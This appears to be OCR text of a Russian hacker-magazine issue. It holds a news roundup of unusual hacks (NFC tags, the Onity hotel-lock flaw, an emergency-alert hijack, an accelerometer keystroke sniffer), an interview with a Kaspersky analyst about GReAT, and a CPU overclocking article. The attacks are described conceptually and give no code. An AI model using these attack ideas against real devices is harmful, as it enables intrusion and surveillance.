Конечно, одноплатный Beagleboard слишком большой, чтобы встроить его в маленький зарядник. Однако сделать из него безобидно выглядящую док-станцию вполне вероятно. В конечном счете, как правильно заметили исследователи, это лишь один из возможных вариантов для такой атаки, причем крайне доступный. Если всерьез задаться целью, можно сделать и более продвинутое и компактное устройство.

Уязвимость была сравнительно недавно исправлена Apple в iOS 7, в более старых версиях операционки дырка осталась незакрытой. Однако концепт оказался интересен тем, что большинство современных мобильных устройств используются для зарядки USB, а значит, уязвимость можно найти и для другой платформы. Хотя, конечно, это довольно экзотичный способ, более уместный для шпионских боевиков.

Поле ближнего боя

Технология NFC (Near Field Communication) позволяет мобильным устройствам обмениваться информацией на малых расстояниях. На ее основе уже эксплуатируются технологии бесконтактных платежей MasterCard PayPass, Visa PayWave, Google Wallet и многие другие. Большинство современных смартфонов на базе Android и Windows Phone поддерживают NFC для быстрого обмена файлами и контактами друг с другом, а также быстрой настройки различных аксессуаров (вроде беспроводных колонок).

Однако, как продемонстрировали на DEF CON специалисты из группы Wall of Sheep, NFC может отлично применяться и в менее безобидных целях. В их концепте использовался смартфон Samsung Galaxy S4 с немодифицированной прошивкой. После считывания специальной NFC-метки смартфон скачал вредоносное приложение, которое послало все SMS-сообщения в памяти устройства на телефон атакующего.


Огромное значение тут имеет социальный фактор. NFC часто устанавливается в рекламных стендах: пользователю предлагается приложить телефон для получения бесплатного контента или информации о скидках. Но что, если стенд был скомпрометирован? Wall of Sheep разместила свои метки на конференции. Конечно, при контакте со смартфоном не делали ничего противоестественного — максимум загружали на него клип Рика Астли (Never gonna give you up). По словам организаторов эксперимента, при желании они могли бы установить слежку за пользователями скомпрометированных устройств, перехватывать их сообщения и почту.

В итоге более полусотни посетителей конференции воспользовались метками, хотя им ничего не было известно о том, кто их поставил и зачем. И речь идет о крупнейшей конференции в мире инфобезопасности — для обычных смертных результат был бы еще более впечатляющим.



NFC-метки Wall of Sheep

Улыбаемся и машем



Брошес демонстрирует свою уязвимость

Что делать производителю, если в его продукте нашли уязвимость и ее невозможно исправить, не заменив все проданные устройства? Компания Onity, производитель замков для гостиничных номеров, решила — лучше просто сделать вид, что ничего не произошло.

В 2012 году Коди Брошес, специалист из Mozilla, обнаружил уязвимость в замках Onity, использующих магнитные ключи-карты. Чтобы подобрать ключ, достаточно было платы Arduino, подтягивающего резистора и коннектора для постоянного тока. Подключившись к цифровому разъему в нижней части замка, хакер смог считать содержимое памяти замка (для этого не требуется никакой авторизации) и подобрать ключ за несколько секунд.

По оценке Брошеса, в мире используется три миллиона таких замков. Поэтому неудивительно, что компания не захотела тратить деньги на замену всех устройств. Однако буквально через месяц после доклада в США прошла серия ограблений гостиничных номеров с применением этой дырки. Злоумышленником оказался Метью Кук, опытный взломщик, которому удалось пробраться в несколько номеров в гостиницах сети Hyatt.

После того как появилась информация о первых случаях применения уязвимости, Onity пришлось срочно отреагировать на ситуацию. Единственное, что компании удалось сделать за это время, — заделать разъем в замках эпоксидной смолой. В качестве более надежного решения Onity предложила гостиницам платную замену уязвимых замков. Очевидно, что многие захотят сэкономить, ограничившись бесплатной затычкой для разъема.

Зомби атакуют

По-настоящему классная история случилась в начале этого года в небольшом городе Грейт-Фоллс в штате Монтана. Неизвестным удалось получить доступ к местной системе экстренного оповещения. С помощью этого они смогли запустить по двум каналам сообщение о начинающейся атаке зомби.

«Мертвые встают из могил и начинают нападать на прохожих», — говорилось в сообщении, которое было подхвачено еще десятью каналами и радиостанциями в других городах и штатах.

Телеканалы и радиостанции по закону обязаны подключаться к системе экстренного оповещения (EAS) — с ее помощью президент может обратиться к гражданам о начале военных действий, а местные власти могут предупредить о природных катаклизмах. Естественно, расследованием взлома EAS занялись правоохранительные органы, но удалось ли им что-то выяснить — неизвестно. До сих пор непонятно, как именно была осуществлена атака и кому же пришло в голову «пошутить». Сообщается, что атака была из-за пределов США.

Несколько жителей обратилось в полицию за разъяснениями, на сообщение также отреагировали и представители СМИ. Но массовой паники шутники не добились. Впрочем, вместо сообщения о зомби-апокалипсисе можно было запустить и правдоподобную «утку» — в таком случае шансы на успех были бы выше.

Лучшая реклама



Чтобы закончить на позитивной ноте, вспомним об истории, случившейся в этом году в Сербии. Двум хакерам удалось получить доступ к информационному щиту на центральной площади Белграда. Для начала ребята поместили на экране рекламу The Pirate Bay с цитатой Махатмы Ганди: «Сначала они тебя не замечают, потом смеются над тобой, затем борются с тобой. А потом ты побеждаешь».

А дальше началось самое интересное. Хакеры вытащили из карманов смартфоны и использовали их в качестве джойстика, чтобы поиграть на билборде в Space Invaders... Есть даже красочное видео, на котором хорошо заметна реакция прохожих на происходящее (youtu.be/FO_o8casdhs). Суммарно ребята взяли контроль над экраном на 22 минуты.

После этого хакеры связались с компанией DPC, которой принадлежал этот билборд, и сообщили об уязвимости. Представители DPC поблагодарили хакеров и подарили им по айпаду, «чтобы они могли где угодно искать уязвимости и сидеть на Pirate Bay».

К сожалению, отчета о взломе или каких-либо других технических подробностей найти не удалось, поэтому не исключено, что это была своеобразная PR-акция владельцев билбордов. Похожая история была в 2010 году в Москве, когда был взломан рекламный щит в центре города и в течение двух минут по нему показывали порно. По официальной версии, Игорю Блинникову, 40-летнему жителю Новороссийска, удалось получить доступ к серверу, управлявшему билбордом. Чтобы замести следы, злоумышленник подключался через компьютеры, принадлежавшие неизвестной организации в Чечне. Хакер был задержан и осужден на шесть лет, пять из которых были назначены ему за другое преступление — «покушение на сбыт наркотиков», обнаруженных у него дома при обыске.

У СТОЛОВ БЫВАЮТ УШИ

Чтобы слегка разнообразить тему, давай немного абстрагируемся от темы SDR и «интернета вещей». В конечном счете, при креативном подходе необычные хаки можно придумать и для совсем обыденных вещей.

Вспомним концепт, описанный в июньском «Хакере». iPhone 4s вполне можно превратить в крайне нестандартный клавиатурный снифер. В описанном примере смартфон клали на стол рядом с ноутбуком и использовали встроенные датчики для того, чтобы считывать вибрации, генерируемые при стуке по клавишам. В зависимости от того, как именно лежит смартфон, считывать удается на расстоянии от 10 до 20 сантиметров.

Однако для того, чтобы соотнести стуки по клавишам с набираемым текстом, необходимо придумать механизм обучения. В концепте ребят из OnSec рассматривалось два сценария. В первом атакующему нужно пообщаться с жертвой в мессенджере. После этого набираемый «атакуемым» текст соотносится с вибрациями до тех пор, пока не будут установлены все необходимые закономерности.

Второй сценарий — комбинация «айфоноснифера» с традиционным Wi-Fi-снифером. Анализируя трафик, можно перехватывать текст, который пользователь набирает на незащищенных SSL-сайтах. Ну а дальше, используя временные метки, можно соотнести текст с вибрациями. Таким образом, Wi-Fi-снифер сможет перехватывать пароли и другой текст, набираемый пользователем при работе в защищенных каналах.

Конечно, этот концепт пока далек от практического применения. Но современные смартфоны содержат все большее количество физических датчиков (в iPhone 5s даже есть сопроцессор M7, отвечающий за сбор подобной инфы), поэтому открывается огромное пространство для фантазии.



Александр Гостев,
главный антивирусный эксперт «Лаборатории Касперского»

«Лаборатория Касперского» едва ли смогла бы добиться успеха, если бы не ее сильная команда исследователей. Антивирусные эксперты работают непрерывно и способны срочно мобилизоваться в случае особо крупных инцидентов. Мой сегодняшний собеседник, Александр Гостев, расскажет про работу команды GReAT, расследующей самые сложные и известные случаи в практике компании.

Беседовал Степан Ильин

УДИВИТЕЛЬНЫЙ МИР ВИРУСОВ

Я окончил школу и пошел работать на машиностроительный завод, в литейный цех. Не литейщиком — а чем-то вроде эникейщика-сисадмина. На производстве только появились компьютеры, нужно было делать все сразу — поставить бухгалтерию, помочь чертежникам с софтом, настроить сеть и так далее.

Мы купили новый компьютер, где был предустановлен антивирус «Доктор Веб». Я его запустил и буквально обалдел от того, что он сразу что-то обнаружил. Он не только нашел вирусы на новом компьютере, но и посчитал, что заражены и все остальные системы.

До этого момента я думал, что вирусы — это городская легенда. Вроде крокодилов в Нью-Йоркской канализации. Даже если они существуют, то где-то далеко. А тут выяснилось, что они в моих подопечных компьютерах. Я взял дискету с антивирусом и пошел по другим подразделениям нашего завода, к тамошним администраторам — проверяться. В итоге за неделю мы вылечили кучу компьютеров, а вот сам я «заболел»!

Я стал искать зараженные компьютеры и пытался их лечить. А потом стал натыкаться на то, что вроде бы вирус есть, но антивирус его не видит. Поэтому коллекцию уже найденных вирусов пополнили те, с которыми пришлось разбираться самому. Дальше их нужно было отправлять в антивирусные компании, чтобы те добавили детектирование.

В России на тот момент было всего две таких компании: «Доктор Веб» и AVP (пожалуй, и сейчас так же). Я отправлял вирусы по электронной почте Евгению Касперскому и Игорю Данилову (создатель и основатель Dr.Web. — Прим. ред.).


XIX
ФАКТЫ
Занимается антиви-
русными технологиями
с 1994 года.
ФАКТЫ
В предыдущем офисе
был обладателем самого
необычного рабочего
места — собственного
дивана.

Касперский в то время сам реверсил и делал больше всех нас, вместе взятых, один раздалбывал столько же вирусов



Отвечал почему-то только Касперский, Данилов — ни разу. Зато Касперский всегда писал «спасибо», часто что-то рассказывал...

Когда появился интернет, я сразу сделал веб-сайт — антивирусный центр республики Коми, где рассказывал про обнаруженные на территории республики вирусы, о том, как с ними бороться. Люди присылали какие-то репорты, рассказывали о своих инцидентах — в общем, было комьюнити.

Несколько человек из этого комьюнити оказались сотрудниками тогда уже «Лаборатории Касперского». Когда в 2002 году я подумал, что на текущем месте достиг потолка и в жизни нужно что-то менять, у меня уже были знакомые в компании.

Один из таких знакомых по семейным обстоятельствам покидал компанию и предложил себе на замену меня. Мне написал письмо Стас Шевченко — тогдашний руководитель нашего вирлаба (вирусной лаборатории), мол, «Александр, не хотите ли у нас поработать?». Конечно, я ответил «хочу».

КРЕЩЕНИЕ SLAMMER'ОМ

Меня взяли в ЛК на должность вирусного аналитика. Тогда у всех вирусных аналитиков была собственная специализация: кто-то занимался кейлоггерами, кто-то файловыми вирусами, кто-то бэкдорами. Андрей Каримов, на место которого я пришел, специализировался на массовом для того времени явлении — макровирусах, заражавших офисные документы. А также на скриптовых вирусах. Следующие пару недель Андрей занимался моим обучением, после чего нужно было приступить к реальной работе.

В «Лаборатории» тогда ввели работу по сменам. Количество угроз выросло, и понадобилось работать в более плотном режиме. Так начали появляться смены по выходным. Кто-то из аналитиков выходил на работу в субботу или воскресенье, чтобы заниматься разбором входящего потока угроз.

Моя первая смена была 25 января 2003 года. Я вышел в первый раз и должен сам все задетектить и разобрать! Помню, в этот день пришел работать и сам Касперский — известный трудоголик.

И случился Slammer! Эпидемия этого червя отрубила Южную Корею от интернета на восемь часов. Прибежал наш тогдашний PR-менеджер Денис Зенкин и сказал: «Вы слышали, что творится?! Нужно что-то делать!»

Мы с Касперским сели разбирать этот Slammer, устроили хардкорный реверс. Кода было немного, но это было нечто уникальное и немыслимое — бестелесный червь. Именно этот момент и стал моим боевым крещением, после которого я понял, что все может быть очень круто.

Евгений Касперский в то время сам реверсил и делал больше всех нас, вместе взятых. Постоянных вирусных аналитиков было четверо плюс Касперский. Он мог легко, вообще не напрягаясь, в одиночку сделать ту же норму, что мы вчетвером, — раздолбить такое же количество вирусов.

После ухода наставника опыт стал передавать сам Касперский. Он подзывал меня, говорил «садись, смотри» и показывал что, где, как. И даже не то, как нужно такое разбирать (реверсить мы все и так умели), он показывал, как лучше задетектировать, куда наложить сигнатуру, чтобы злоумышленники не смогли сбить детектор. Это было очень интересно.

ЛАБОРАТОРИЯ КАСПЕРСКОГО

В этом году компания переехала в новый офис на берегу Химкинского водохранилища с собственным пляжем.

Через год понадобилось создать круглосуточную смену вирусных аналитиков. Нужно было найти людей, которые работали бы ночью. Мы взяли еще четверых молодых... дятлов :). И тогда уже мы четверо начали передавать свои знания и опыт им. Пошла смена поколений.

2003 год вообще был примечателен для антивирусных специалистов. Было множество гигантских эпидемий, вирусы посыпались как из рога изобилия: больше, мощнее и так далее. Все это нужно было не только разобрать и задетектить быстрее всех, но еще и сделать описание, рассказать об этом журналистам, дать комментарии.

Иногда случалось что-то, с чем молодые аналитики справиться не могли. Я жил недалеко от офиса, буквально в 500 метрах. Поэтому было в порядке вещей, что ночью кто-то из них будил меня телефонным звонком, а я вставал и шел на работу, помогать разбираться с угрозой. Чтобы к утру, когда весь мир придет в себя, у нас уже все было готово (и детект, и описание, и пресс-релиз).

Потом все пошло по нарастающей. В 2004 году обнаружили первый мобильный вирус. Я хорошо помню тот момент, он во многом стал переломным. Первые вирусы были для Symbian, потом появились вирусы под J2ME, и стало явно, что дальше все это будет нарастать. Был создан отдел анализа мобильных угроз, который я и возглавил.

Параллельно с этим еще была ситуация с четвертой версией нашего антивируса. Это был печально известный и не очень удачный релиз продукта. Было принято решение о реорганизации, собрали две команды разработчиков: одна должна была довести до ума «четверку», а другая — абсолютно с нуля разработать некую отдельную версию продукта. Хотели посмотреть, что получится лучше. Была заметная движуха и конкуренция между двумя этими группами. Тогда, в 2003 году, наверное, еще не было такого понятия, как «дух стартапа», но это ощущение некой команды, где все безумно увлечены тем, что делают, я до сих пор помню очень хорошо.

GREAT

В 2007–2008 годах у нас появились зарубежные эксперты. Им нужно было понимать, что происходит здесь, а нам нужно было понимать, что делают они. Так появился отдел GReAT (Global Research and Analysis Team). Глобальная группа исследований и анализа угроз, которую возглавил я.

Сначала нас было десять человек. Стояла задача — наладить контакт с экспертами во всех ключевых регионах мира. То есть — в этой стране нам нужен человек. Его нужно было как-



то найти, принять на работу, встроить в эту систему. Мне как раз приходилось заниматься менеджерской работой, формированием команды, искать людей, которые сейчас составляют основу GReAT.

GReAT нужны люди, которые умеют не только заниматься реверс-инжинирингом, но и писать код. Также они должны уметь общаться с людьми, выступать на публике — или хотеть научиться этому. Отыскивать таких людей крайне сложно. Это единичные экземпляры.

Когда нам попадается в какой-нибудь стране такой человек, это просто находка. Эксперт такого уровня способен полностью закрыть весь регион. К примеру, наш шведский эксперт Дэвид Якоби обладает всеми тремя скиллами и представляет всю Скандинавию в полном объеме.

Если такого человека нет, а регион важный, приходится подбирать команду. В России у нас как раз такая «сборная». Получилось наибольшее количество людей в группе — девять человек. В сумме у нас сейчас 35 человек по всему миру.

Когда команда сформировалась и заработала, я подумал, что в роли эксперта могу принести компании больше пользы, чем в качестве менеджера. Захотелось что-то поделать руками, поразбивать, поисследовать, поизобретать. Мы устроили рокировку — наш румынский эксперт стал руководить GReAT'ом вместо меня, а я занял должность главного антивирусного эксперта.

У многих возникает вопрос — в чем отличие GReAT от вирлаб? Вирусная лаборатория занимается входящим потоком угроз. Это тысячи вредоносов, что каждый день валятся к нам от пользователей, наших систем сбора, Kaspersky Security Network (наше облако KSN, в котором агрегируются обезличенные метаданные с миллионов компьютеров) и так далее.

90% заявок в базе анализируется в автоматическом режиме. Роботы разбирают семплы сами, сами добавляют детекты. Аналитикам остается лишь то, с чем роботы не справились. Вирлаб ведет антивирусные базы и их пополняет.

GReAT же в основном занимается двумя направлениями. Во-первых, запросы от различных партнеров и структур, у которых что-то случилось и им нужно это детально разобрать. Во-вторых, самостоятельный и целенаправленный поиск серьезных инцидентов.

Еще одной из задач GReAT является R&D. У каждого из нас по три (как минимум) различных патента на изобретения. На исследовательскую работу мы должны отводить не менее 20% времени, что-то изобретать. Можно вообще целиком переключиться на изобретение новых продуктов и технологий, на продвижение их. Можно взять некое отдельное направление и заняться им.

Из последних моих патентов можно вспомнить технологию обнаружения с помощью KSN MITM-атак с подделкой сертификатов. Скажем, если пользователь попадает

300

МИЛЛИОНОВ ПОЛЬЗОВАТЕЛЕЙ РАБОТАЕТ С ПРОДУКТАМИ И ТЕХНОЛОГИЯМИ КОМПАНИИ

на некий сайт, где используется цифровой сертификат для SSL, что мы делаем? При помощи KSN смотрим — тот ли самый сертификат получают и другие пользователи? И если мы видим, что если у этого человека сертификат такой, а у миллионов людей — другой, значит, это атака. Такие сертификаты мы собираем, анализируем.

Еще один пример — технологии по детектированию вирусов в торрентах. Чтобы не пришлось качать целиком гигабайты торрент-файла, а потом узнать, что в нем был вирус. Не то чтобы мы поддерживаем пиратство, но торрент есть торрент. Люди зачастую вообще, скачивая файл из торрента, выключают антивирус, чтобы он не мешал своими срабатываниями. И мы придумали некую технологию детектирования, чтобы им не пришлось тратить время на закачку и на выходе получить облом. Проверяем еще до того, как файл был загружен в систему.


НЕМЕЗИДА

В 2008 году, когда создавался GReAT, появилась необходимость быстрого анализа сложных инцидентов. И родилось понятие «Немезида» — в честь богини возмездия. Это даже не команда и не проект — это особый режим работы, в который переходит вся компания в особо важных случаях.

Чтобы инцидент получил статус «Немезида», он должен отвечать множеству критериев. Но если что-то такое случается, это означает, что мы вправе привлекать к анализу этой угрозы любые ресурсы: все подразделения и всех сотрудников этих подразделений.

Это становится главным приоритетом компании. Если в рамках «Немезиды» нужно что-то срочно распаковать, то распаковщики прекращают заниматься всем остальным и занимаются только этим. Если нужно срочно написать какую-то утилиту в рамках «Немезиды» — разработчики садятся и пишут утилиту.

«Немезида» случается нечасто. За последние три года было где-то десять таких проектов. «Немезидой 7» был Stuxnet (2010 год), «Немезидой 17» — NetTraveler (2013 год).



ХАКЕР 12 /179/ 2013

ИНСТРУМЕНТЫ

Наш основной инструмент — это, конечно, IDA. Что касается любимого многими другими экспертами Hex-Rays, у нас это слово ругательное. Предпочитаем ручной разбор всех этих штук, а Hex-Rays практически не пользуемся.

Большую часть инструментов мы пишем под себя сами. Эмуляторы, виртуальные системы, виртуальные машины, распаковщики делаются, что называется, in the lab.

Активно используем VirusTotal. Это весьма мощный инструмент, к которому для сотрудников исследовательских компаний предоставляется спецдоступ. Там можно создать некие правила поиска sample'ов. Чаще всего мы начинаем работу именно с поиска образцов там.

Часть из своих наработок мы делали общедоступными. Например, несколько лет назад сотрудники GReAT успешно сотрудничали с Project Honeypot (honeypot.org). Это проект, занимающийся поиском спамеров и спамботов. Наши специалисты над ним работали, хотя особенно этого и не афишировали. А компания выступала и неким спонсором: оплачивала и хостинг, и площадку для разработки.

STUXNET, FLAME И ВСЕ-ВСЕ-ВСЕ

Многие важные вредоносы находились именно в результате поисков GReAT. Например, в апреле прошлого года в Иране бахнул неизвестный вайпер, который удалил кучу информации на серверах. Нам стало интересно, что же это за вредонос, специфичный именно для Ближнего Востока? Мы зарядили соответствующее правило в Kaspersky Security Network и стали копать. Нашли Flame.

Тут пригодились знания, полученные при анализе Stuxnet и Duqu. Мы видели некий паттерн и предполагали, что вайпер, который мы ищем, вероятно, написан теми же людьми.

Например, авторы Stuxnet и Duqu очень любили имена файлов, начинающиеся с ~d. Соответственно, в конкретном регионе нужно было искать подозрительные файлы, которые имеют вот такое название, являются исполняемыми и специфичными. Для этого мы просто запустили соответствующее правило в KSN — почти сразу эти файлы у нас и вылезли. Именно с наибольшим распространением в Иране: этих файлов больше нигде в мире нет, а там есть.

В этом году у нас в работе находится порядка десяти ресерчей. В среднем до публикации доходит 10–20% наших работ, часто информация просто непублична. Это могут быть расследования, которые мы ведем по заказу, либо что-то, что мы не можем обнародовать, поскольку у нас на руках нет стопроцентных фактов.

Было много исследований, связанных с китайскими атаками. С технической точки зрения их массовые целевые атаки, скажем прямо, не очень интересны: слишком низкий уровень кода, но не всегда. Если мы обнаруживаем какую-то интересную китайскую атаку, мы ею занимаемся. Так было с Winnti.

Winnti — атака против крупнейших игровых компаний по всему миру. Атака шла на протяжении нескольких лет, целью была кража исходных кодов онлайн-игр. Видимо, чтобы потом создать пиратские серверы в Китае. Сейчас мы видим, что, несмотря на наши разоблачающие публикации, эта группа продолжает свои атаки до сих пор. Появляются и новые инциденты, и новые угрозы, в общем, с этим мы еще не закончили.

2800

СПЕЦИАЛИСТОВ РАБОТАЕТ В КОМПАНИИ

В этом году мы писали про NetTraveler, про Icefog. Также был Kimsuky. С ним все не очень понятно, но у нас есть некие предположения и основания считать, что это северокорейская атака. Если это действительно так, то это первый пример того, что Северная Корея занялась кибершпионажем. Никто ранее подобных атак не находил. Следим за этой темой.

КТО БОИТСЯ, А КТО НЕТ

Операторы атак по-разному реагируют на наши опубликованные отчеты. Китайцам вообще пофиг. Такое ощущение, что они, может быть, даже не в курсе, что про них написали :). Но, скажем, NetTraveler после наших публикаций свою активность свернули, серверы позакрывали, попытались исчезнуть.

Duqu, Flame, «Красный октябрь» — здесь реакция моментальная. Буквально в течение дня всегда зачищали следы: буквально до вайпа всех серверов, с заметанием следов по прокси, серверам, по всей цепочке. То есть мы три месяца до сервера добираемся, а там все уже почистили. Притом мы видим, что почищено все было в один день с нашей публикацией. В общем, они пытаются скрываться и правильно делают. Поскольку все те инциденты, которые я назвал, являются объектами уголовных дел. В ряде стран мира по этим случаям местные правоохранительные органы открыли расследования. И в рамках этой работы уже сами полицейские структуры получают доступ к тем же серверам, этих людей пытаются найти.

С Китаем ситуация весьма специфичная. Я не помню примеров, когда китайские органы хоть как-то отреагировали бы на поступающие к ним сообщения об инцидентах. У нас даже не было опыта общения с китайским CERT. Со всеми другими странами мы работаем без проблем, и они как-то реагируют. У нас есть специальные рассылки для дружественных CERT, мы проактивно их уведомляем. А с Китаем все очень плохо.

Похожая ситуация была с Южной Кореей. Их полиция и CERT тоже не очень хорошо шли на контакт до недавнего времени. Но после Winnti, когда в списках жертв оказался ряд южнокорейских компаний, и после Icefog они сами начали выходить на связь. Теперь с Южной Кореей все уже хорошо. Они помогают пресекать такую деятельность.

ПРАВИТЕЛЬСТВЕННАЯ МАЛВАРЬ

М**ы не видим разницы между правительственной малварью и киберкриминальной малварью.** Троянцы, используемые правительством и полицией некоторых стран, легко оказываются в руках киберпреступников и применяются ими уже для каких-то своих целей.

В этом году мы опубликовали исследование о Hacking Team. Они продают свой троянец RCS за безумные сотни тысяч долларов полицейским структурам. Но при этом существует некая панамская компания OPM Security, которая продает тот же самый троянец всем желающим за 300 евро. Это тот же самый код, тот же самый бэкдор DaVinci. Но в одном месте его за кучу денег продают правительствам, и тут же какая-то офшорная компания предлагает его всем подряд. О чем вообще можно говорить в подобной ситуации?

> *В одном месте троян продают правительствам, в другом офшорная компания предлагает его всем подряд. О чем вообще можно говорить?*

С Hacking Team и Gamma Group мы часто сталкиваемся на конференциях. Например, недавно была конференция Интерпола в Колумбии, где выступал Евгений Касперский. Одновременно там были представлены и Hacking Team, разработчики RCS, и Gamma Group, создатели FinFisher. У меня даже сувенирный блокнот Hacking Team есть :).


Претензий к нам они не высказывают. Видимо, все прекрасно понимают, что они делают свою работу, а мы — свою. И если они «спалились», то виноваты сами. Просьб прекратить детектирование от них никогда не поступало. Ни от них, ни от правительственных структур какой-либо страны.



ЕСТЬ 5 ГГЦ!

Разгон процессоров AMD A10-6700 и Intel Core i5-4670K

Сразу же хотим отметить, что в этой статье мы не преследуем цели сравнить друг с другом процессоры A10-6700 и Core i5-4670K. Просто так комично совпало, что «камни» прибыли к нам в тестовую лабораторию одновременно. Курьера-победителя не помог выявить даже фотофиниш. А потому мы подумали-подумали, да и решили сделать общий практический материал. Процессору Intel в статье заведомо уделено больше внимания, так как мы имеем дело с новой архитектурой и новыми оверклокерскими особенностями.



Сергей Плотников

ХАРАКТЕРИСТИКИ

AMD A10-6700
Кодовое имя: Richland
Техпроцесс: 32 нм
Сокет: FM2
Число ядер (потоков): 4(4)
Тактовая частота (Turbo CORE): 3700 (4300) МГц
Общий объем L2-кеша: 4 Мб
Контроллер памяти: DDR3-1866
Встроенное видео: HD 8670D
Частота встроенного видео: 844 МГц
TDP: 65 Вт



ХАРАКТЕРИСТИКИ

Intel Core i5-4670K
Кодовое имя: Haswell
Техпроцесс: 22 нм
Сокет: LGA1150
Число ядер (потоков): 4(4)
Тактовая частота (Turbo Boost 2.0): 3400 (3800) МГц
Кеш L3: 6 Мб
Контроллер памяти: DDR3-1333/1600
Линии PCI Express 3.0: 16
Встроенное видео: HD Graphics 4600
TDP: 84 Вт



РАЗГОН RICHLAND

Начнем с процессора A10-6700. Мы уже выяснили, что APU Richland, по сути, является проапгрейженной версией APU Trinity. При идентичном показателе TDP новые «камни» имеют более высокие частоты. Следовательно, мы вправе ожидать от них и большего разгонного потенциала.

В плане разгона у APU Richland никаких новшеств нет. Так как мы имеем дело с процессором без разблокированного множителя, то придется понадеяться не только на сам CPU, но и на материнскую плату с памятью. Номинальное напряжение «камня» находится на отметке 1,275 В. Без особой опаски с применением воздушной системы охлаждения мы можем поднять VCore до 1,5–1,6 В. Материнская плата ASUS F2A85-V PRO позволяет поднять напряжение до 1,9 В.

Разгон по шине начался довольно резво. С учетом того, что A10-6700 имеет достаточно высокий множитель, не требуется каких-то особых усилий от материнки. Так, уже при скорости тактового генератора 110 МГц «камень» работает на частоте 110 · 37 = 4070 МГц. Чтобы разогнать наш Richland до 4500 МГц, потребуется поднять Bus speed до 4500/37 = 121,6 МГц. Опять же задачка по силам многим платам на базе логики A85X. Так что нам в тестовой лаборатории оставалось понадеяться на хорошую прыть предоставленного CPU.

И ведь хороший же «камень» нам подогнали! Подняв шину до 140 МГц, мы смогли загрузиться в Windows. А это, на минуточку, 5180 МГц, на воздухе! К сожалению, испытание медными трубами (читай — 3D) наш подопытный не прошел. Только валидацию CPU-Z. Пришлось снижать частоту BCLK до тех пор, пока A10-6700 не стал полностью стабилен. В итоге устойчивой оказалась частота «камня» 5032 МГц, достигнутая при помощи понижения скорости работы тактового генератора до 146 МГц. Напряжение питания APU составило 1,55 В. С учетом того, что TDP «камня» находится на уровне 65 Вт, Noctua NH-D14 с охлаждением A10-6700 справился, не давая максимально допустимой температуре перевалить отметку 75 градусов по шкале Цельсия.

Что интересно, потенциал APU Richland настолько хорош, что на сайте hwbot.org зарегистрирован результат разгона A10-6800K до 5616 МГц, достигнутый при помощи воздушного кулера be quiet! DARK PRO.


ТЕСТОВЫЕ СТЕНДЫ

№ 1

Процессор: A10-6700, 3,7 ГГц
Процессорный кулер: Noctua NH-D14
Материнская плата: ASUS F2A85-V PRO
Оперативная память: 2 × 4 Гб, ADATA XPG DDR3-2133 (10-11-11-30)
Накопитель: Corsair CSSD-P128GBP-BK, 128 Гб
Блок питания: Cooler Master RS-850-SPHA-D3, 850 Вт
ОС: Windows 7 Ultimate, 64 бит

№ 2

Процессор: Intel Core i5-4670K, 3,4 ГГц
Процессорный кулер: Thermalright Silver Arrow
Материнская плата: ASUS Z87-Deluxe
Оперативная память: 2 × 4 Гб, ADATA XPG DDR3-2133 (10-11-11-30)
Накопитель: Corsair CSSD-P128GBP-BK, 128 Гб
Блок питания: Cooler Master RS-850-SPHA-D3, 850 Вт
ОС: Windows 7 Ultimate, 64 бит




WARNING

Внимание!
Все манипуляции с железом ты производишь на свой страх и риск. Редакция не несет ответственности в случае выхода из строя того или иного устройства после проделанных процедур, описанных в этой статье.

8000+

